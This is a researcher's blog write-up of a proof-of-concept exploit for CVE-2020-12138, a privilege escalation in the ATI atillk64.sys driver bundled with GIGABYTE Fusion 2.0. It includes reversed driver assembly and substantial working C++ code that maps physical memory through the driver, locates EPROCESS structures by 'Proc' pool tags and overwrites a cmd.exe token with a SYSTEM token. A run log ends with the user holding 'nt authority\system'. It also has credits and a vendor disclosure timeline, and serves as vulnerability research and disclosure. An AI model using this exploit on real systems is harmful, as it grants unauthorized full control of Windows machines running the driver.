CVE-2020-12138 Exploit Proof-of-Concept, Privilege Escalation in ATI Technologies Inc. Driver atillk64.sys

28 minute read

Background

I've been focusing, really since the end of January, on working through the FuzzySecurity (https://www.fuzzysecurity.com/tutorials.html) exploit development tutorials on the HackSysExtremeVulnerableDriver (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver) to try and learn some more about Windows kernel exploitation and have really enjoyed my time a lot.

During this time, @ihack4falafel (https://twitter.com/ihack4falafel) released some proof-of-concept exploits[1] (https://www.activecyber.us/activelabs/viper-rgb-driver-local-privilege-escalation-cve-2019-18845)[2] (https://www.activecyber.us/activelabs/corsair-icue-driver-local-privilege-escalation-cve-2020-8808) against several Windows kernel-mode drivers. The takeaway from these write-ups, for me, was that 3rd party drivers that are responsible for overclocking, RGB light-management, hardware diagnostics are largely broken.

The types of vulnerabilities that were disclosed in these write-ups often were related to low-privileged users having the ability to interact with a kernel-mode driver that was able to directly manipulate physical memory, where all kinds of privileged information resides.

The last FuzzySecurity Windows Exploit Development Tutorial Series (https://www.fuzzysecurity.com/tutorials/expDev/23.html) is b33f's (https://twitter.com/FuzzySec) exploit against a Razer driver exploiting this very same type of vulnerability.

Getting more interested in this type of bug, I sought out more write-ups and found some great proof-of-concepts:

- Jackson T's (https://twitter.com/Jackson_T) write-up of an LG driver privilege escalation vulnerability,
- hatRiot's (http://dronesec.pw/blog/2018/05/17/dell-supportassist-local-privilege-escalation/) write-up of a Dell driver privilege escalation vulnerability, and
- ReWolf's (http://blog.rewolf.pl/blog/?p=1630) write-up of a few different driver vulnerabilities within the same type of logic bug realm.

After reading through those, I decided to just start downloading similar software and searching for drivers that I hadn't seen CVEs for and that had some key APIs. My criteria when searching was that the driver had to:

- allow low-privileged users to interact with it,
- have either an `MmMapIoSpace` or `ZwMapViewOfSection` import.

As someone who is very new to this type of thing, I figured with the help of the aforementioned walkthroughs, if I was able to find a driver that would allow me to interact with physical memory I could successfully develop an exploit.

Disclaimer

This is kind of a niche space and as a new person getting into this very specific type of target I wasn't really aware of the best places to look for more information about these types of vulnerable drivers. The first few things I checked was that there were no CVEs for the driver and that the driver hadn't been mentioned on Twitter by security researchers. By the time I had reversed the driver and discovered it to be vulnerable in theory, but without a working exploit, I realized that the driver had been classified as vulnerable by researchers Jesse Michael and Mickey Shkatov at Eclypsium (https://eclypsium.com/2019/08/10/screwed-drivers-signed-sealed-delivered/). The driver gets a small mention in their github repo (https://github.com/eclypsium/Screwed-Drivers/blob/master/DRIVERS.md) but without specifically identifying the vulnerabilities that exist.

I'm not claiming responsibility for finding the vulnerability, since I was far from the first. Jesse and Mickey were given all of the credit on the CVE application and I can prove this upon request.

I was able to get in contact with Jesse (https://twitter.com/jessemichael) via Twitter and he was extremely charitable with his time. He gave me a great explanation of their interactions with a vendor about the driver.

At this point, since there was no published proof-of-concept, I decided to press on and develop the exploit, which Jesse wholeheartedly supported and encouraged. I figured I'd develop an exploit, show AMD the proof-of-concept, and give them 90 days to respond/patch or explain that they're not concerned.

Huge thanks to Jesse for being so charitable. He's also incredibly knowledgeable and was willing to teach me tons of things along the way when answering my questions.


GIGABYTE Fusion 2.0

One of the first software packages I downloaded was GIGABYTE's Fusion 2.0 (https://www.gigabyte.com/MicroSite/512/rgb2.html) software which comes with several drivers. I won't get any more in-depth with the types of drivers included other than the subject of this post, `atillk64.sys`. Using default installation options, the driver was installed here: `C:\Program Files (x86)\GIGABYTE\RGBFusion\AtiTool\atillk64.sys`.

The driver file description states the product name is `ATI Diagnostics` version `5.11.9.0` and its copyright is `ATI Technologies Inc. 2003`. I'm not sure what other software packages out there also install this driver, but I'm sure Fusion 2.0 isn't the only one. I've found that several of these hardware diagnostic/configuration software suites install licensed drivers that are often slightly modified (or not modified at all!) versions of known-to-be vulnerable code-bases like the classic `WinIO.sys`.

atillk64.sys Analysis

The first thing I needed to know was what types of permissions the driver had and if lower-privileged users could interact with the driver. Looking at the device with OSR's devicetree, we can see that this is the case.



Reversing the driver was pretty easy even as a complete novice just because it is so small. There is the hardly any surface area to explore and the IOCTL handler routine was pretty straightforward. `MmMapIoSpace` was one of the imports so I was already interested at this point.

One routine caught my attention early on because the API call chain was very similar to one of the driver routines that @ihack4falafel wrote up a proof-of-concept for.

The routine first calls [`MmMapIoSpace` (https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-mmmapiospace)](https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-mmmapiospace), which takes a physical address as a parameter and a length (and cache type) and maps that memory into system memory and returns a pointer to the now virtual address that corresponds to the beginning of the physical memory you asked to be mapped. So at this point, this system address is not available to us as a userland process. It is stored in `rax` and the result is checked to make sure the API call succeeded and did not return `NULL`. After some experimentation, as long as we pass a check that our input buffer is `0x18` in length, we are able to completely control two of the `MmMapIoSpace` parameters: `NumberOfBytes` and `PhysicalAddress`. These values are taken from `rdi` offsets which is the address of our input buffer. `CacheType` is hardcoded as `0`.

```
mov     edx, [rdi+8]    ; NumberOfBytes
mov     rcx, [rdi]      ; PhysicalAddress
xor     esi, esi
cmp     [rdi+10h], rsi
mov     r8d, esi
setnz   r8b             ; CacheType
call    cs:MmMapIoSpace
test    rax, rax
mov     r12, rax
jz      short loc_112D0
```

If the call succeeded, a call is made to [`IoAllocateMdl` (https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-ioallocatemdl)](https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-ioallocatemdl) with the same values. The virtual address returned by `MmMapIoSpace` is given as a parameter as well as the same `Length` value. This API also associates our newly created `MDL` with an `IRP`.

```
mov     edx, [rdi+8]    ; Length
xor     r9d, r9d        ; ChargeQuota
xor     r8d, r8d        ; SecondaryBuffer
mov     rcx, rax        ; VirtualAddress
mov     [rsp+58h+Irp], rsi ; Irp
call    cs:IoAllocateMdl
test    rax, rax
mov     rsi, rax
jnz     short loc_112DA
```

If the call succeeded, a subsequent call is made to [`MmBuildMdlForNonPagedPool` (https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-mmbuildmdlfornonpagedpool)](https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-mmbuildmdlfornonpagedpool) which takes the `MDL` we just created and 'updates it to describe the underlying physical pages.' MSDN states that `IoAllocateMdl` doesn't initialize the data array that follows the `MDL` structure, and that drivers should call `MmBuildMdlForNonPagedPool` to initialize the array and describe the physical memory in which the buffer resides.

Next, is a call to [`MmMapLockedPages` (https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-mmmaplockedpages)](https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-mmmaplockedpages), which is an old an deprecated API. This call takes the updated `MDL` and maps the physical pages that are described by it into our process space. It returns the starting address of this mapping to us eventually you'll see as the return value (`rax`) is eventually placed in `rbx` and moved to `[rdi]` which will be our output buffer in `DeviceIoControl`.

Subsequent API calls to `IoFreeMdl` and `MmUnmapIoSpace` perform some cleanup and free up the pool allocations (as far as I know, please correct me if I'm wrong).

```
loc_112DA:              ; MemoryDescriptorList
mov     rcx, rax
call    cs:MmBuildMdlForNonPagedPool
mov     dl, 1           ; AccessMode
mov     rcx, rsi        ; MemoryDescriptorList
call    cs:MmMapLockedPages
mov     rcx, rsi        ; Mdl
mov     rbx, rax
call    cs:IoFreeMdl
mov     edx, [rdi+8]    ; NumberOfBytes
mov     rcx, r12        ; BaseAddress
call    cs:MmUnmapIoSpace
mov     [rdi], rbx
mov     qword ptr [rbp+38h], 8
xor     eax, eax
jmp     loc_117E7
```

Exploitation Strategy

The first 8 bytes of our output buffer at this point hold a pointer to the mapped memory in our process space.

Say we mapped `0x1000` bytes from physical address offset `0x100000000` all of the data from `0x100000000` to `0x100001000` would be available to us within our process space. This is bad because we are a low-privileged process and this data can contain arbitrary system/privileged data.

The strategy for exploiting this was heavily informed by FuzzySec's approach to exploiting his aforementioned Razer driver. At a high-level we are going to:

- map physical memory into our process space,
- parse through the data looking for "Proc" pool tags,
- identify our calling process (typically `cmd.exe`) and note the **location** of our security token,
- identify a process typically running as `SYSTEM` (something like `lsass.exe`) and note the **value** of its security token,
- and finally, overwrite our token with the `SYSTEM` process token value to gain `nt authority/system` .

"Proc" Tags in the Pool

Following along with FuzzySec's strategy here, the first thing we need to do is identify what these data structures actually look like in the pool. There will be pool chunk header and then a tag prepended to each pool allocation. The tag we'll be looking for in our mapped memory is "Proc", which is `0x636f7250` as an integer value.

To find some examples, we can use the `kd !poolfind "Proc"` command to identify pool allocations with our tag.

Looking at the output, we see we started scanning large pool allocations for the tag. I quit the process after 5 minutes or so as this should be enough sample data.

```
Scanning large pool allocation table for tag 0x636f7250 (Proc) (ffffd48c9d250000 : ffffd48c9d550000)

ffffd48ca040f340 : tag Proc, size     0xb70, Nonpaged pool
ffffd48ca10bd380 : tag Proc, size     0xb70, Nonpaged pool
ffffd48ca53b83e0 : tag Proc, size     0xb70, Nonpaged pool
ffffd48ca21c60b0 : tag Proc, size     0xb70, Nonpaged pool
ffffd48cb36e6410 : tag Proc, size     0xb70, Nonpaged pool
ffffd48ca09533b0 : tag Proc, size     0xb70, Nonpaged pool
ffffd48ca08c8310 : tag Proc, size     0xb70, Nonpaged pool
ffffd48c9bfd40c0 : tag Proc, size     0xb70, Nonpaged pool
ffffd48c9e59d310 : tag Proc, size     0xb70, Nonpaged pool
ffffd48c9fce0310 : tag Proc, size     0xb70, Nonpaged pool
ffffd48ca150f400 : tag Proc, size     0xb70, Nonpaged pool
ffffd48cae7de390 : tag Proc, size     0xb70, Nonpaged pool
ffffd48ca0ddc330 : tag Proc, size     0xb70, Nonpaged pool
```

Just plugging in the first address there in the WinDBG Preview memory pane, we can see that from this address, if we subtract `0x10` and then add `0x4` , we see our "Proc" tag.

```
kd> da ffffd48ca040f340-0x10+0x4
ffffd48c`a040f334  "Proc8.@...........M"
```

```
FFFFD48C`A040F330  00 D3 B8 02 50 72 6F 63 38 B0 40 A0 8C D4 FF
FF  ....Proc8.@.....
FFFFD48C`A040F340  FF FF 8B C8 E8 D7 4D 00 00 8B C8 EB 05 B9 57
00  ......M.......W.
```

So we've identified a "Proc" pool allocation and we have a good idea of how they are allocated. As b33f explains, they are all `0x10` aligned, so every address here ends in a `0` . We know that at some arbitrary address ending in `0` , if we look at `<address> + 0x4` that is where a "Proc" tag *might* be.

So the first strategy we'll employ in parsing for data we're interested in, is to start at our mapped address and iterate by `0x10` each time and checking the value of our address + `0x4` for "Proc".

From here, we can appeal to the `EPROCESS` structure to find the hardcoded offsets to `EPROCESS` members we're interested in, which are going to be:

- `ImageFileName` (the name of the process),
- `UniqueProcessId` , and
- `Token` .

I did all my testing on Windows 10 build 18362 and these were the offsets:

```
kd> !process 0 0 lsass.exe
PROCESS ffffd48ca64e7180
    SessionId: 0  Cid: 0260    Peb: 63d241d000  ParentCid: 01f0
    DirBase: 1c299b002  ObjectTable: ffffe60f220f2580  HandleCount: 1155.
    Image: lsass.exe

kd> dt nt!_EPROCESS ffffd48ca64e7180 UniqueProcessId Token ImageFilename
   +0x2e8 UniqueProcessId : 0x00000000`00000260 Void
   +0x360 Token           : _EX_FAST_REF
   +0x450 ImageFileName   : [15]  "lsass.exe"
```

So we can see that from the address that would normally be given to us if we did a `!poolfind` search for "Proc", it is

- `0x2e8` to the `UniqueProcessId` ,
- `0x360` to the `Token` , and
- `0x450` to the `ImageFileName` .

So in our minds right now, our allocations look like this (thanks to ReWolf (http://blog.rewolf.pl/blog/?p=1630) for breaking this down so well):

- `POOL_HEADER` structure (this is where our tag will reside),
- `OBJECT_HEADER_xxx_INFO` structures,
- `OBJECT_HEADER` which, contains a `Body` where the `EPROCESS` structure lives.

The problem I found was that process to process, the size of these structures in between our "Proc" address and the point where our `EPROCESS` structure begins was wildly varied. Sometimes they were `0x20` in size, sometimes up to `0x90` during my testing. So right now my understanding of these allocations looks something like this:

```
if <0x10-aligned address> + 0x4 == "Proc"

then <0x10-aligned address> + <some intermediate structure size(somewhere between 0x20 and 0x90 typically)> == <beginning of EPROCESS>

then <beginning of EPROCESS> + 0x2e8 == UniqueProcessId
then <beginning of EPROCESS> + 0x360 == Token
then <beginning of EPROCESS> + 0x450 == ImageFileName
```

So my code had to account for these varying, let's just call them "headers" informally for now, sizes. I noticed that all of these "header" structures ended with a 4-byte marker value of `0x00B80003` . So what my code would now do is,

- find "Proc" by looking at `0x10-aligned` addresses and looking at the 4-byte value at `+0x4` ,
- once found, iterate `0x10` at a time up to offset `0xA0` (since the largest header size I found was `0x90`) looking for `0x00B80003` ,
- take the location of "Proc" and add it to a vector,
- take the offset to `0x00B80003` and add it to a vector since we need to know this "header" size to calculate our way to the `EPROCESS` members we're interested in.

So now that we have both the location of a "Proc" and the size of the header, we can accurately get `UniqueProcessId` , `Token` , and `ImageFileName` values.

- ("Proc" - `0x4`) + header-size + `0x2e8` = `UniqueProcessId` ,
- ("Proc" - `0x4`) + header-size + `0x360` = `Token` ,
- ("Proc" - `0x4`) + header-size + `0x450` = `UniqueProcessId` .

As an example, take this "Proc" tag found by `!poolfind` :

```
FFFFD48C`B102D320  00 00 B8 02 50 72 6F 63 39 B0 0D A6 8C D4 FF FF  ....Proc9.......
FFFFD48C`B102D330  00 10 00 00 88 0A 00 00 48 00 00 00 FF E8 2E F6  ........H.......
FFFFD48C`B102D340  C0 D4 66 2F 05 F8 FF FF 24 F6 FF FF E8 1F F6 FF  ..f/....$.......
FFFFD48C`B102D350  4A 7F 03 00 00 00 00 00 07 00 00 00 00 00 00 00  J...............
FFFFD48C`B102D360  00 00 00 00 00 00 00 00 93 00 08 00 F6 FF FF E8  ................
FFFFD48C`B102D370  C0 D4 66 2F 05 F8 FF FF 6B 85 EE 27 0F E6 FF FF  ..f/....k..'....
FFFFD48C`B102D380  03 00 B8 00 00 00 00 00 A0 04 0D A2 8C D4 FF FF  ................
```

We can see that `0xFFFFD48CB102D320` - `0x4` is "Proc". Our header marker `0x00B80003` , denoting when the header ends, is at offset `0x60` from there. We can test that we can find the `ImageFileName` given this information as follows:

```
kd> da 0xFFFFD48CB102D320 + 0x60 + 0x450
ffffd48c`b102d7d0  "svchost.exe"
```

So this looks promising.

Implementing Strategy in Code

One difficulty I faced on my Windows 10 build was that mapping large chunks at a time with `DeviceIoControl` calling our driver routine would often result in crashes. I didn't have this problem at all on Windows 7. In my Windows 7 exploit I was able to map a `0x4ccccccc` byte chunk and parse through the entire thing looking for the values I was after.

On Windows 10, I found the most stable approach to be to map `0x1000` (small page-sized) chunks at a time and then parse through these mapped chunks for my values. If I didn't find my values, I would map another `0x1000` . This too wasn't crash free. I found that if I made too many mappings I would also crash so I had to find a sweet spot.

I also found that some calls to the driver routine with `DeviceIoControl` would return a failure. I wasn't able to completely figure this out but my suspicion is that since our `CacheType` is hardcoded for us with `MmMapIoSpace` , if we tried to map pages that had been given a different `CacheType` in a previous mapping to a virtual address, it would fail. (Does this make sense?)

Picking a physical address to start mapping from is kind of arbitrary but I found the sweet spot on my Windows 10 VM to be around `0x200000000`. This VM has about 8 GB of RAM. To limit the amount of mappings, I set a hard cap at `0x240000000` so that my exploit would stop mapping once it hit this address. I also toyed around with adding a limit to the amount of times `DeviceIoControl` is called but the exploit seems stable enough in testing that this wasn't necessary in the end.

I used two main functions, the first function maps memory iteratively looking to identify the **physical** addresses of of "Proc" tags that have our "header marker" value soon after. This function stores the address of each physical location, the size of the header offset, and the size of the offset from the beginning of the memory page to the "Proc" location. It stores all of these values in vectors which are the sole members of a struct which the function returns. The offset to the beginning of the page is simply calculated with a modulus operation and then the remainder is subtracted from the "Proc" location. I wanted to make sure I was always mapping from a nice `0x1000` aligned address. Here is some of that snipped code:

```
cout << "[>] Going fishing for 100 \"Proc\" chunks in RAM...\n\n";
    while (proc_count < 100)
    {
        DWORDLONG num_of_bytes = 0x1000;
        DWORDLONG padding = 0x4141414141414141;
        INT64 start_address = START_ADDRESS + (0x1000 * iteration);

        INPUT_BUFFER input_buff = { start_address, num_of_bytes, padding };

        if (input_buff.start_address > MAX_ADDRESS)
        {
            cout << "[!] Max address reached!\n";
            cout << "[!] Iterations: " << dec << iteration << "\n";
            exit(1);
        }
        if (DeviceIoControl(
            device_handle,
            IOCTL,
            &input_buff,
            sizeof(input_buff),
            output_buff,
            sizeof(output_buff),
            &bytes_returned,
            NULL))
        {
            // The virtual address in our process space where RAM was mapped
            // is located in the first 8 bytes of our output_buff.
            INT64 mapped_address = *(PINT64)output_buff;

            // We will read a 32 bit value at offset i + 0x100 at some point
            // when looking for 0x00B80003, so we can't iterate any further
            // than offset 0xF00 here or we'll get an access violation.
            for (INT64 i = 0; i < (0xF10); i = i + 0x10)
            {
                INT64 test_address = mapped_address + i;
                INT32 test_value = *(PINT32)(test_address + 0x4);
                if (test_value == 0x636f7250)   // "Proc"
                {
                    for (INT64 x = 0; x < (0x100); x = x + 0x10)
                    {
                        INT64 header_address = test_address + x;
                        INT32 header_value = *(PINT32)header_address;
                        if (header_value == 0x00B80003) //  "Header" ending
                        {
                            // We found a "header", this is a legit "Proc"
                            proc_count++;

                            // This is the literal physical mem addr for the
                            // "Proc" pool tag
                            INT64 temp_addr = input_buff.start_address + i;

                            // This address might not be page-aligned to 0x1000
                            // so find out how far off from a multiple of
                            // 0x1000 we are. This value is stored in our
                            // PROC_DATA struct in the page_entry_offset
                            // member.
                            INT64 modulus = temp_addr % 0x1000;
                            proc_data.page_entry_offset.push_back(modulus);

                            // This is the page-aligned address where, either
                            // small or large paged memory will hold our "Proc"
                            // chunk. We store this as our proc_address member
                            // in PROC_DATA.
                            INT64 page_address = temp_addr - modulus;
                            proc_data.proc_address.push_back(
                                page_address);
                            proc_data.header_size.push_back(x);
                        }
                    }
                }
            }
            iteration++;
        }
        else
        {
            // DeviceIoControl failed
            iteration++;
            failures++;
        }
    }
    cout << "[>] \"Proc\" chunks found\n";
    cout << "    - Failed DeviceIoControl calls: " << dec << failures << "\n";
    cout << "    - Total DeviceIoControl calls: " << dec << iteration << "\n\n";

    // Returns struct of two vectors, one holds Proc chunk address
    // one holds header-size for that Proc chunk.
    return proc_data;
```

The next function takes the returned `proc_data` struct and **re-maps** `0x1000` bytes of physical memory starting at the physical memory address of the "Proc" tag (- `0x4`) but from the beginning of that page. The largest header length I found being `0x90` , and the largest offset of interest being `0x450` , we definitely don't need to map this much from this address but I found that mapping anything less would sporadically lead to crashes as it wouldn't be perfectly page-aligned.

The function knows the "Proc" tag location, the header size, and the offsets for valuable `EPROCESS` members and goes looking for any likely to be `SYSTEM` process as defined in a global vector.

```
vector<INT64> SYSTEM_procs = {
    0x78652e7373727363,         // csrss.exe
    0x78652e737361736c,         // lsass.exe
    0x6578652e73736d73,         // smss.exe
    0x7365636976726573,         // services.exe
    0x6b6f72426d726753,         // SgrmBroker.exe
    0x2e76736c6f6f7073,         // spoolsv.exe
    0x6e6f676f6c6e6977,         // winlogon.exe
    0x2e74696e696e6977,         // wininit.exe
    0x6578652e736d6c77,         // wlms.exe
};
```

If it finds one of these processes and our `cmd.exe` process it will overwrite the `cmd.exe` `Token` with the `Token` value of a privileged process giving us an `nt authority\system` shell.

```cpp
INT64 SYSTEM_token = 0;
    INT64 cmd_token_addr = 0;
    bool SYSTEM_found = false;

    LPVOID output_buff = VirtualAlloc(
        NULL,
        0x8,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

    for (int i = 0; i < proc_data.proc_address.size(); i++)
    {
        // We need to map 0x1000 bytes from our "Proc" tag so that we can parse
        // out all the EPROCESS members we're interested in. The deepest member
        // is ImageFileName at offset 0x450 from the end of the header. Header
        // sizes varied from 0x20 to 0x90 in my testing. start_address will be
        // the address of the beginning of each 0x1000 aligned address closest
        // to the "Proc" tag we found.
        DWORDLONG num_of_bytes = 0x1000;
        DWORDLONG padding = 0x4141414141414141;
        INT64 start_address = proc_data.proc_address[i];

        INPUT_BUFFER input_buff = { start_address, num_of_bytes, padding };

        DWORD bytes_returned = 0;

        if (DeviceIoControl(
            device_handle,
            IOCTL,
            &input_buff,
            sizeof(input_buff),
            output_buff,
            sizeof(output_buff),
            &bytes_returned,
            NULL))
        {
            // Pointer to the beginning of our process space with the mapped
            // 0x1000 bytes of physmem
            INT64 mapped_address = *(PINT64)output_buff;

            // mapped_address is mapping from our page entry where, on that
            // page, exists a "Proc" tag. Therefore, we need both the header
            // size and the offset from the page entry to the "Proc" tag so
            // we can calculate the static offsets/values of the EPROCESS
            // memebers ImageFileName, Token, UniqueProcessId...
            INT64 imagename_address = mapped_address +
                proc_data.header_size[i] + proc_data.page_entry_offset[i]
                + 0x450; //ImageFileName
            INT64 imagename_value = *(PINT64)imagename_address;

            INT64 proc_token_addr = mapped_address +
                proc_data.header_size[i] + proc_data.page_entry_offset[i]
                + 0x360; //Token
            INT64 proc_token = *(PINT64)proc_token_addr;

            INT64 pid_addr = mapped_address +
                proc_data.header_size[i] + proc_data.page_entry_offset[i]
                + 0x2e8; //UniqueProcessId
            INT64 pid_value = *(PINT64)pid_addr;

            // See if the ImageFileName 64 bit hex value is in our vector of
            // common SYSTEM processes
            int sys_result = count(SYSTEM_procs.begin(), SYSTEM_procs.end(),
                imagename_value);
            if (sys_result != 0 and SYSTEM_found == false)
            {
                SYSTEM_token = proc_token;
                cout << "[>] SYSTEM process found!\n";
                cout << "    - ImageFileName value: "
                    << (char*)imagename_address << "\n";
                cout << "    - Token value: " << hex << proc_token << "\n";
                cout << "    - Token address: " << hex << proc_token_addr
                    << "\n";
                cout << "    - UniqueProcessId: " << dec << pid_value << "\n\n";
                SYSTEM_found = true;
            }
            else if (imagename_value == 0x6568737265776f70 or
                imagename_value == 0x6578652e646d63)  // powershell or cmd
            {
                cmd_token_addr = proc_token_addr;
                cout << "[>] cmd.exe process found!\n";
                cout << "    - ImageFileName value: "
                    << (char*)imagename_address << "\n";
                cout << "    - Token value: " << hex << proc_token << "\n";
                cout << "    - Token address: " << hex << proc_token_addr
                    << "\n";
                cout << "    - UniqueProcessId: " << dec << pid_value << "\n\n";
            }
        }
        else
```

```
            {
                //DeviceIoControl failed
            }
        }
        if ((!cmd_token_addr) or (!SYSTEM_token))
        {
            cout << "[!] Token swapping requirements not met.\n";
            cout << "[!] Last physical address scanned: " << hex <<
                proc_data.proc_address.back() << ".\n";
            cout << "[!] Better luck next time!\n";
            exit(1);
        }
        else
        {
            *(PINT64)cmd_token_addr = SYSTEM_token;
            cout << "[>] SYSTEM and cmd.exe token info found, swapping tokens...\n";
            exit(0);
        }
    }
```

As you can see, if we don't find both a SYSTEM process and our `cmd.exe` process, the program exits without doing anything. This wasn't often the case whenever the test machine was left running for at least 2-3 minutes after booting.

Searching for 100 process allocations in the pool is somewhat aggressive. The program will exit if it doesn't find this many before bumping into the hard cap. Keep in mind that it doesn't start parsing for the `EPROCESS` data until it has collected 100 "Proc" tag locations. This could mean that the program exits having already identified the relevant process chunks needed to elevate privileges.

This number can be toned down and the exploit could be trivially tweaked to search very small sections of physical memory at a time before exiting, annotating along the way and printing any valuable `EPROCESS` structure information to the terminal as it progresses. It could for instance be tweaked to search `n` amount of physical memory, output the location and token values of any privileged process or the `cmd.exe` process, and then exit while specifying the last memory address that it mapped. You could then start the exploit up again but this time specify the new last memory address mapped and map `n` from there and repeat until you had everything you needed.

The hardest part was finding the `cmd.exe` process. Likely-to-be-SYSTEM processes were easy to find. If you have a remote-desktop/GUI equivalent access to the host machine, you could open a few `cmd.exe` processes and **greatly** improve your odds of finding one to overwrite and elevate privileges.

Even with just one `cmd.exe` process, I was able to find and overwrite my token roughly 90% of the time. With more than one, it was 100% in my testing.

There are some improvements that can be made to the exploit no doubt, but as is, it works really well in my testing and can be tweaked fairly easily. I believe it sufficiently proves the vulnerability.

Mandatory screenshot:

```
C:\Users\User\source\repos\atillk64exploit\x64\Debug>whoami
windev2003eval\user

C:\Users\User\source\repos\atillk64exploit\x64\Debug>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\User\source\repos\atillk64exploit\x64\Debug>atillk64exploit.exe


             CVE-2020-12138 Proof-of-Concept
           EOP in ATI Technologies atillk64.sys

                               by @h0mbre_


[>] Successfully grabbed handle to atillk64.sys: 0x000000000000008c
[>] Output buffer allocated at: 0x00000000ebc0000.
[>] Going fishing for 100 "Proc" chunks in RAM...

[>] "Proc" chunks found
    - Failed DeviceIoControl calls: 1610
    - Total DeviceIoControl calls: 193394

[>] SYSTEM process found!
    - ImageFileName value: smss.exe
    - Token value: ffff988d1a478088
    - Token address: 2b8ed5003a0
    - UniqueProcessId: 300

[>] cmd.exe process found!
    - ImageFileName value: cmd.exe
    - Token value: ffff988d268020ab
    - Token address: 2b8ed560820
    - UniqueProcessId: 3820

[>] SYSTEM and cmd.exe token info found, swapping tokens...

C:\Users\User\source\repos\atillk64exploit\x64\Debug>whoami
nt authority\system

C:\Users\User\source\repos\atillk64exploit\x64\Debug>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeCreateTokenPrivilege                    Create a token object                                              Disabled
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeTrustedCredManAccessPrivilege           Access Credential Manager as a trusted caller                      Disabled
SeRelabelPrivilege                        Modify an object label                                             Disabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
```

Huge Thanks

Huge thanks to @FuzzySecurity for all of the tutorials, I've recently also finished up his HEVD exploit tutorials and have learned a ton from his blog. Just an awesome resource.

Thanks to @HackSysTeam for the HackSysExtremeVulnerable driver, it has been such a great learning resource and got me started down this path.

Thanks to both @ihack4falafel and @ilove2pwn_ (https://twitter.com/ilove2pwn_) for answering all of my questions along the way or helping me find the answers myself. Very grateful.

Thanks to @TheColonial (https://twitter.com/TheColonial) for his advice about disclosure and his awesome CAPCOM.SYS (https://www.youtube.com/watch?v=pJZjWXxUEl4) YouTube video series. I learned a lot of nice WinDBG tricks from this.

Thanks again to @jessemichael for being so helpful and charitable.

Thanks to Jackson T. (https://twitter.com/Jackson_T) for not only his blog post but for answering all my questions and being extremely helpful, really appreciate it.

And finally thanks to all those cited blog authors @rwfpl (https://twitter.com/rwfpl) and @hatRiot (http://hatriot.github.io/blog/2018/05/17/dell-supportassist-local-privilege-escalation/).

All testing performed on `Build 18362.19h1_release.190318-1202`.

Please, let me know if you find any errors.

Disclosure Timeline

- February 25th 2020 – Email, Customer Service Ticket, and Twitter DM sent to GIGABYTE USA
- February 26th 2020 – Email to AMD psirt@amd.com notification of vulnerability found and PoC created
- February 26th 2020 – Response from psirt to send PoC
